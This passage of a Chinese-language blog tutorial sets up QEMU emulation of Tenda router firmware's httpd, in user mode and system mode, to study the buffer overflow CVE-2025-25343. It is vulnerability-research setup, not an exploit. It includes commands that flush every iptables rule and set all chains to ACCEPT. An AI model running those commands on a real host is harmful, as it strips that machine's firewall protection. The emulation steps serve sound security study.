sudo chroot ./ ./qemu-arm-static ./bin /httpd ..... connect: No such file or directory Connect to server failed. [httpd][debug]----------------------------webs.c,157 Unsupported setsockopt level=1 optname=13 httpd listen ip = 255.255 .255 .255 port = 80 webs: Listening for HTTP requests at address 255.255 .254 .255
然后要开启br0网卡并且配置其ip
1
2
3
4
5
6
7
8
9
sudo brctl addbr br0 sudo ifconfig br0 192.168 .29 .129 /24 sudo chroot ./ ./qemu-arm-static ./bin /httpd [httpd][debug]----------------------------webs.c,157 Unsupported setsockopt level=1 optname=13 httpd listen ip = 192.168 .29 .129 port = 80 webs: Listening for HTTP requests at address 192.168 .29 .129

访问网站192.168.29.129,也是成功了
接下来就是gdb调试了
1
2
sudo chroot ./ ./qemu-arm-static -g 1234 ./bin /httpd
再开个终端,发现原先卡住的地方没有了,成功进入到一个名为start的函数,一直ni下去网站就可以打开了,也会显示出刚才那个界面
qemu系统态先下载arm架构的内核镜像和文件系统
但是用wget下载的非常慢,这里用aria2
1 2 3 4 5 6 7 8 sudo apt update && sudo apt install aria2 aria2c -x 16 -s 16 "https://people.debian.org/~aurel32/qemu/armhf/debian_wheezy_armhf_standard.qcow2" aria2c -x 16 -s 16 "https://people.debian.org/~aurel32/qemu/armhf/initrd.img-3.2.0-4-vexpress" aria2c -x 16 -s 16 "https://people.debian.org/~aurel32/qemu/armhf/vmlinuz-3.2.0-4-vexpress"
得到这三个文件
1 2 3 4 5 6 7 [23 :05:57 ] ~/桌面/CVE-2025 -25343 $ ls debian_wheezy_armhf_standard.qcow2 initrd.img-3.2 .0 -4 -vexpress vmlinuz-3.2 .0 -4 -vexpress
qemu终端启动,发现命令有个tap0接口,所以在这之前要先设置tap0接口
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
sudo ip tuntap add dev tap0 mode tap sudo ip link set tap0 up sudo sysctl -w net.ipv4.ip_forward=1 sudo iptables -F sudo iptables -X sudo iptables -t nat -F sudo iptables -t nat -X sudo iptables -t mangle -F sudo iptables -t mangle -X sudo iptables -P INPUT ACCEPT sudo iptables -P FORWARD ACCEPT sudo iptables -P OUTPUT ACCEPT sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE sudo iptables -I FORWARD 1 -i tap0 -j ACCEPT sudo iptables -I FORWARD 1 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT sudo ifconfig tap0 192.168 .100 .1 netmask 255.255 .255 .0
1
2
3
4
5
6
7
8
9
sudo qemu-system-arm \ -M vexpress-a9 \ -kernel vmlinuz-3.2 .0 -4 -vexpress \ -initrd initrd.img-3.2 .0 -4 -vexpress \ -drive if =sd,file=debian_wheezy_armhf_standard.qcow2 \ -append "root=/dev/mmcblk0p2 console=ttyAMA0" \ -net nic -net tap,ifname=tap0,script=no,downscript=no \ -nographic
账号密码都是root
然后就是压缩squ文件打包给qemu
然后是设置默认网关,让消息都从这个网卡走
1
2
3
ifconfig eth0 192.168 .100 .2 netmask 255.255 .255 .0 route add default gw 192.168 .100 .1
ifconfig看看有没有成功
相互ping一下,看看有没有成功
然后是上传文件,这里不用scp了,换个新方法
先进性压缩,记得换上修改后的httpd
tar -czvf squashfs-root.tar squashfs-root
然后是启动本地http服务
python3 -m http.server
然后是通过wget下载
wget http://192.168.100.1:8000/squashfs-root.tar
然后是解包
tar -xzvf squashfs-root.tar
然后是用户态模拟的时候,我们也知道进行httpd服务是要开启br0网卡
1
2
3
4
ip link add name br0 type bridge ip link set dev br0 up ip addr add 192.168 .100 .2 /24 dev br0
然后就是chroot切换根目录,然后进行文件夹操作。启动服务
1
2
3
4
chroot ./squashfs-root sh cp -rf webroot_ro/* webroot/ ./bin /httpd

也是成功了
参考 Tenda AC6缓冲区溢出漏洞 CVE-2025-25343 浅析-先知社区